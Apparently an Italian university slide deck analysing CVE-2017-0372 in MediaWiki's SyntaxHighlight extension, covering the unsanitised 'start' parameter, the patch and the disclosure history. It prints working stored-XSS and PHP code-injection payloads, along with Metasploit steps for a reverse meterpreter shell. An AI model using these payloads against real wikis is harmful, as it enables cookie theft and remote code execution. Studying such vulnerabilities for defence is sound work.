Why CVE-2017-0372 is cool

Davide Antonino Vincenzo Micale

Università degli studi di Catania
Dipartimento di Matematica e Informatica
https://www.linkedin.com/in/davide-micale-799664143/
http://www.dmi.unict.it/~nas/

04 Dicembre 2019

Studio della controversa vulnerabilità CVE-2017-0372 e individuazione degli exploit

Cos'è MediaWiki?


- Software per la creazione di Wiki (enciclopedie web)
- Sviluppato in PHP con database MySql

Cos'è MediaWiki?


Popolamento voci

- Un utente può aggiungere/modificare/eliminare voci del wiki
- Il contenuto delle voci è scritto in wikitext(linguaggio di markup)
- In base alla configurazione, non è necessario che l'utente effettui il login per gestire il wiki

API



Interfaccia grafica



Cos'è MediaWiki?

Continua

- È alla base di Wikipedia
- Nonostante il grande nome che sta dietro al progetto, non è esente da falle...

- Scoperta da Yorick Koster e comunicato a WikiMedia nel Febbraio del 2017 e annunciato al pubblico nel 6 Aprile 2017
- Vulnerabilità che colpisce l'estensione SyntaxHighlight di MediaWiki
- Permette all'attaccante di effettuare attacchi XSS o esecuzione di codice PHP arbitrario

- Estensione che permette la formattazione di codice sorgente
- Sfrutta Pygments, programma scritto in Python, per la formattazione del codice
- L'estensione è già installata in MediaWiki, ma deve essere abilitata
- Per l'abilitazione aggiungere in fondo a LocalSettings.php: *wfLoadExtension('SyntaxHighlight_GeSHi');*

```
1    <syntaxhighlight lang="python" line="line" start
    ="1">
2        print "Hello, World!"
3    </syntaxhighlight>
4
```

Listing 1: Utilizzo di SyntaxHighlight

- *lang*: linguaggio di programmazione
- *line*: abilitare la linea dei numeri
- *start*: numero dal quale iniziare a conteggiare nella linea dei numeri

```
$ pygmentize -l lang -f html -O linenos=inline,linenostart=start,prestyles=style,full=bool,cssfile=filepath,classprefix=class

```

Listing 2: Utilizzo di Pygments

- -l lang: linguaggio di programmazione
- -f html: linguaggio in cui formattare l'output
- -O : opzioni di formattazione
  - **linenos**=inline: se e dove inserire la linea dei numeri. Di default è *false*. Nella modalità *inline* viene inserito insieme al codice
  - **linenostart**=start: numero dal quale iniziare a conteggiare nella linea dei numeri
  - **prestyles**=style: permette l'inserimento di codici CSS

- -O : opzioni di formattazione
  - **full**=bool: salvare in un file l'intero stile css e l'intera pagina HTML se impostato a *True*
  - **cssfile**=filepath: dove salvare il file CSS
  - **classprefix**=class: scelta del prefisso da inserire in tutte le classi CSS create dal programma

```
265     // Starting line number
266     if ( isset( $args['start'] ) ) {
267       $options['linenostart'] = $args['start'];
268     }
269
```

Listing 3: SyntaxHighlight_GeSHi.class.php

- Nel parametro *start* non viene fatta alcuna operazione di sanitizzazione o validazione

```
279     $optionPairs = array();
280     foreach ( $options as $k => $v ) {
281       $optionPairs[] = "{$k}={$v}";
282     }
283     $builder = new ProcessBuilder();
284     $builder->setPrefix( $wgPygmentizePath );
285     $process = $builder
286       ->add( '-l' )->add( $lexer )
287       ->add( '-f' )->add( 'html' )
288       ->add( '-O' )->add( implode( ',', $optionPairs
      ) )
289       ->getProcess();
290
291     $process->setInput( $code );
292     $process->run();
293
```

Listing 4: SyntaxHighlight_GeSHi.class.php

Vulnerabilità
Continua

- Il parametro *start*, presente nell'array *$options*, viene passato al programma Pygments
- Possiamo sfruttare *start* per inviare dei comandi a Pygments che altrimenti non potremmo inviare con SyntaxHighlight

1. Chiamo SyntaxHighlight:

```
<syntaxhighlight lang="python" line="line" start="1">
    print "Hello, World!"
</syntaxhighlight>
```

2. SyntaxHighlight effettua la chiamata a Pygments utilizzando il BuildProcess (il codice da formattare viene inviato tramite standard input del processo appena creato):

```
$ pygmentize -l python -f html -O cssclass=mw-highlight,encoding=utf-8,linenos=inline,linenostart=1
```

3. Pygments restituisce il codice formattato:

```
1 <div class="mw-highlight"><pre><span class="
    lineno">1 </span>  <span class="k">print</
    span> <span class="s2">&amp;quot;Hello, World!&
    amp;quot;</span>
2 </pre></div>
3
4
```

4. SyntaxHighlight si assicura che l'output inizi con `<div class="mw-highlight">` e termini con `</div>`. Tale contenitore viene poi sostituito con `<div class="mw-highlight mw-content-ltr" dir="ltr">`, restituendo in output:

```
<div class="mw-highlight mw-content-ltr" dir="ltr"><pre><span class="lineno">1 </span><span class="k">print</span> <span class="s2">&amp;quot;Hello, World!&amp;quot;</span>
</pre></div>
```

- Pygments accetta caratteri speciali codificati in HTML e li decodifica in automatico
- Le opzioni di Pygments *prestyles*, *cssfile* e *classprefix* non possono essere inserite tramite parametri di SyntaxHighlight
- Sfruttiamo la vulnerabilità del parametro *start* per usufruire delle opzioni

```
<syntaxhighlight lang="java" line="line" start='0,
    prestyles="&gt;&lt;script&gt;alert(document.
    cookie)&lt;/script&gt;&lt;span class="'>
System.out.println("Hello World");
</syntaxhighlight>

```

Listing 5: Exploit XSS stored

- Con *prestyles*, viene inserito all'interno di <pre> il parametro *style*. L'attaccante può iniettare liberamente codici inline CSS
- Per iniettare del codice JavaScript, viene chiuso il parametro *style* con " e inseriti i tag Script (codifica in HTML necessaria per non confondere i caratteri < e > dell'attaccante con quelli di <syntaxhighlight>)

Attacco XSS stored
Continua

- Pygments non fa distinzione fra codice CSS e codice HTML/JavaScript. Crede che il codice che stiamo inserendo sia sempre CSS
- Pygments inserisce alla fine del prestyles *"*> utilizzati per chiudere il parametro *style* e il tag *pre*. Per evitare che essi compaiano nel Browser, inseriamo *<span class="* . Al resto ci penserà l'autocompletamento del Browser

```
1<div class="mw-highlight mw-content-ltr" dir="
    ltr"><pre style=""><script>alert(document.
    cookie)</script><span class=""><span class="
    lineno">0 </span><span class="n">System</
    span><span class="o">.</span><span class="na
    ">out</span><span class="o">.</span><span
    class="na">println</span><span class="o">(</
    span><span class="s">"Hello World"</span><
    span class="o">);</span>
2</span></pre></div>
3
```

Listing 6: Risultato Exploit XSS stored

- Il Browser ha aggiunto nella 3° riga

```
<syntaxhighlight lang='haskell' start='0,full=1,
    cssfile=./images/hack.php,classprefix=&lt;?php
    phpinfo();exit; ?&gt;'>
putStrLn "Hello World"
</syntaxhighlight>

```

Listing 7: Exploit code injection

- Grazie a *full*, viene creato un file di stile CSS di nome *hack.php*
- In tutte le classi, viene inserito il prefisso
  <?php phpinfo(); exit ; ?>
- Pygments non fa distinzione fra codice CSS e codice HTML/JavaScript. Non si preoccupa nemmeno che l'estensione del file sia effettivamente ".css"

```
1 td.linenos { background-color: #f0f0f0; padding-
      right: 10px; }
2 span.lineno { background-color: #f0f0f0; padding: 0
      5px 0 5px; }
3 pre { line-height: 125%; }
4 body .hll { background-color: #ffffcc }
5 body  { background: #f8f8f8; }
6 body .<?php phpinfo();exit; ?>c { color: #408080;
      font-style: italic } /* Comment */
7 body .<?php phpinfo();exit; ?>err { border: 1px
      solid #FF0000 } /* Error */
8 body .<?php phpinfo();exit; ?>k { color: #008000;
      font-weight: bold } /* Keyword */
9 body .<?php phpinfo();exit; ?>o { color: #666666 }
      /* Operator */
10 body .<?php phpinfo();exit; ?>ch { color: #408080;
      font-style: italic } /* Comment.Hashbang */
```

Listing 8: Anteprima di hack.php

```
Note: Cannot determine output file name, using
    current directory as base for the CSS file name
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN"
   "http://www.w3.org/TR/html4/strict.dtd">

<html>
<head>
  <title></title>
  <meta http-equiv="content-type" content="text/html
    ; charset=utf-8">
  <link rel="stylesheet" href="./images/hack.php"
    type="text/css">
</head>
```

Listing 9: Output di Pygments 1/2


```
11 <body>
12 <h2></h2>
13
14 <div class="mw-highlight"><pre><span class="<?php
       phpinfo();exit; ?>nf">putStrLn</span> <span
       class="<?php phpinfo();exit; ?>s">&amp;quot;Hello
       World&amp;quot;</span>
15 </pre></div>
16 </body>
17 </html>
```

Listing 10: Output di Pygments 2/2

- Non essendo impostato l'output del file HTML (l'output è lo standard output), viene usata la cartella corrente come base per il percorso relativo del file CSS

- SyntaxHighlight controlla l'output di Pygments. Non iniziando e terminando con i tag e , l'estensione solleva una *MWException*, restituendo in output *Errore irreversibile di tipo "MWException"*
- L'attaccante può chiamare dal browser il file CSS che ha creato. Viene eseguito il codice ivi contenuto

Attacco code injection
hack.php



- In fase di installazione, MediaWiki suggerisce di modificare Apache in modo da non eseguire codice PHP e simili nella cartella di upload. In tal caso, il precedente attacco non avrebbe effetto
- Una soluzione è di porre *cssfile=index.php*
- Esaminiamo Metasploit per poter sferrare un attacco automatizzato

L'exploit utilizza le chiamate API offerte da MediaWiki. Fra le possibili azioni, è presente la *parse*, che permette di parserizzare un wikitext senza salvarne il risultato


1. Se impostati username e password, viene effettuata la procedura di Login
2. Viene verificata la presenza della vulnerabilità, attraverso una chiamata all'API effettuando una *parse*, iniettando nel parametro *start* la stringa *full=1*
3. Viene attivato l'exploit. Nel parametro *start* vengono iniettati *full=1*, il nome del *cssfile* e infine la *classprefix* contenente il payload
4. Il modulo effettua una chiamata al *cssfile* per eseguire il payload

1. Aprire il terminale e avviare *msfconsole*
2. *use exploit/multi/http/mediawiki_syntaxhighlight*
3. *set PAYLOAD php/meterpreter/reverse_tcp*
4. *set RHOST indirizzowebvittima*
5. *set LHOST indirizzowebattaccante*
6. *set TARGETURI percorsobasewiki*
7. *run*
8. Una shell meterpreter è ora disponibile

```
269 // Starting line number
270     if ( isset( $args['start'] ) && ctype_digit(
    $args['start'] ) ) {
271         $options['linenostart'] = (int)$args['start'];
272     }
```

Listing 11: SyntaxHighlight_GeSHi.class.php Apr 6 2017

- Viene verificato che *start* sia una stringa composta da tutti e solo numeri
- L'argomento viene convertito in un intero
- Le versioni 1.28.2 e 1.27.3 contengono il fix alla vulnerabilità




YORICK KOSTER:


WIKIMEDIA:

@demon Seems these made it into the git repo, but for 1.28 (at least), they're not in the patch, nor in the AIO bundle, ie https://releases.wikimedia.org/mediawiki/1.28/mediawiki-1.28.1.patch.gz and https://releases.wikimedia.org/mediawiki/1.28/mediawiki-1.28.1.tar.gz

YORICK KOSTER:

WIKIMEDIA:





Reedy added a subscriber: **Reedy**. Feb 21 2017, 7:25 PM

T158689-master.patch 926 B
Download

E

EddieGP added a subscriber: **EddieGP**. Apr 30 2017, 8:55 PM

New releases for this were created:
https://lists.wikimedia.org/pipermail/mediawiki-announce/2017-April/000209.html

Lo strano caso della CVE 2017-0372

Continua

- `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0372`
- Nonostante fosse di dominio pubblico, è rimasto in Reserved per più di un anno
- Gli aggiornamenti della CVE funzionano "su richiesta". Dopo la successiva messa in pubblico di una vulnerabilità, il MITRE richiede che venga fatta una richiesta di aggiornamento con inserimento di descrizioni

- Aggiornare sempre il software
- Non dimenticare di sanitizzare/validare i dati ricevuti dall'utente
- Effettuare verifiche sul codice scritto e usare tool per ridurre la presenza di queste falle

CVE
MITRE

MediaWiki
WikiMedia

Yorick Koster
SyntaxHighlight MediaWiki extension allows injection of arbitrary Pygments options
MARC, 29 Aprile 2017

dpatrick
Parameters injection in SyntaxHighlight results in multiple vulnerabilities
Phabricator, 21 Febbraio 2017

Chad Horohoe
Security Release: 1.28.1 / 1.27.2 / 1.23.16
WikiMedia, 6 Aprile 2017

Chad Horohoe
Security release 1.27.3 and 1.28.2
WikiMedia, 30 Aprile 2017

Extension:SyntaxHighlight
WikiMedia

MediaWiki Release 1.28.1
WikiMedia

Metasploit
Rapid7

Metasploit Unleashed – Free Ethical Hacking Course
Offensive Security

Yorick Koster
MediaWiki SyntaxHighlight extension option injection vulnerability
Rapid7

reedy

SECURITY: Escape start argument before passing to pygments

GitHub, 6 Aprile 2017

Why is a CVE entry marked as "RESERVED" when a CVE ID is being publicly used?

MITRE, 10 Maggio 2017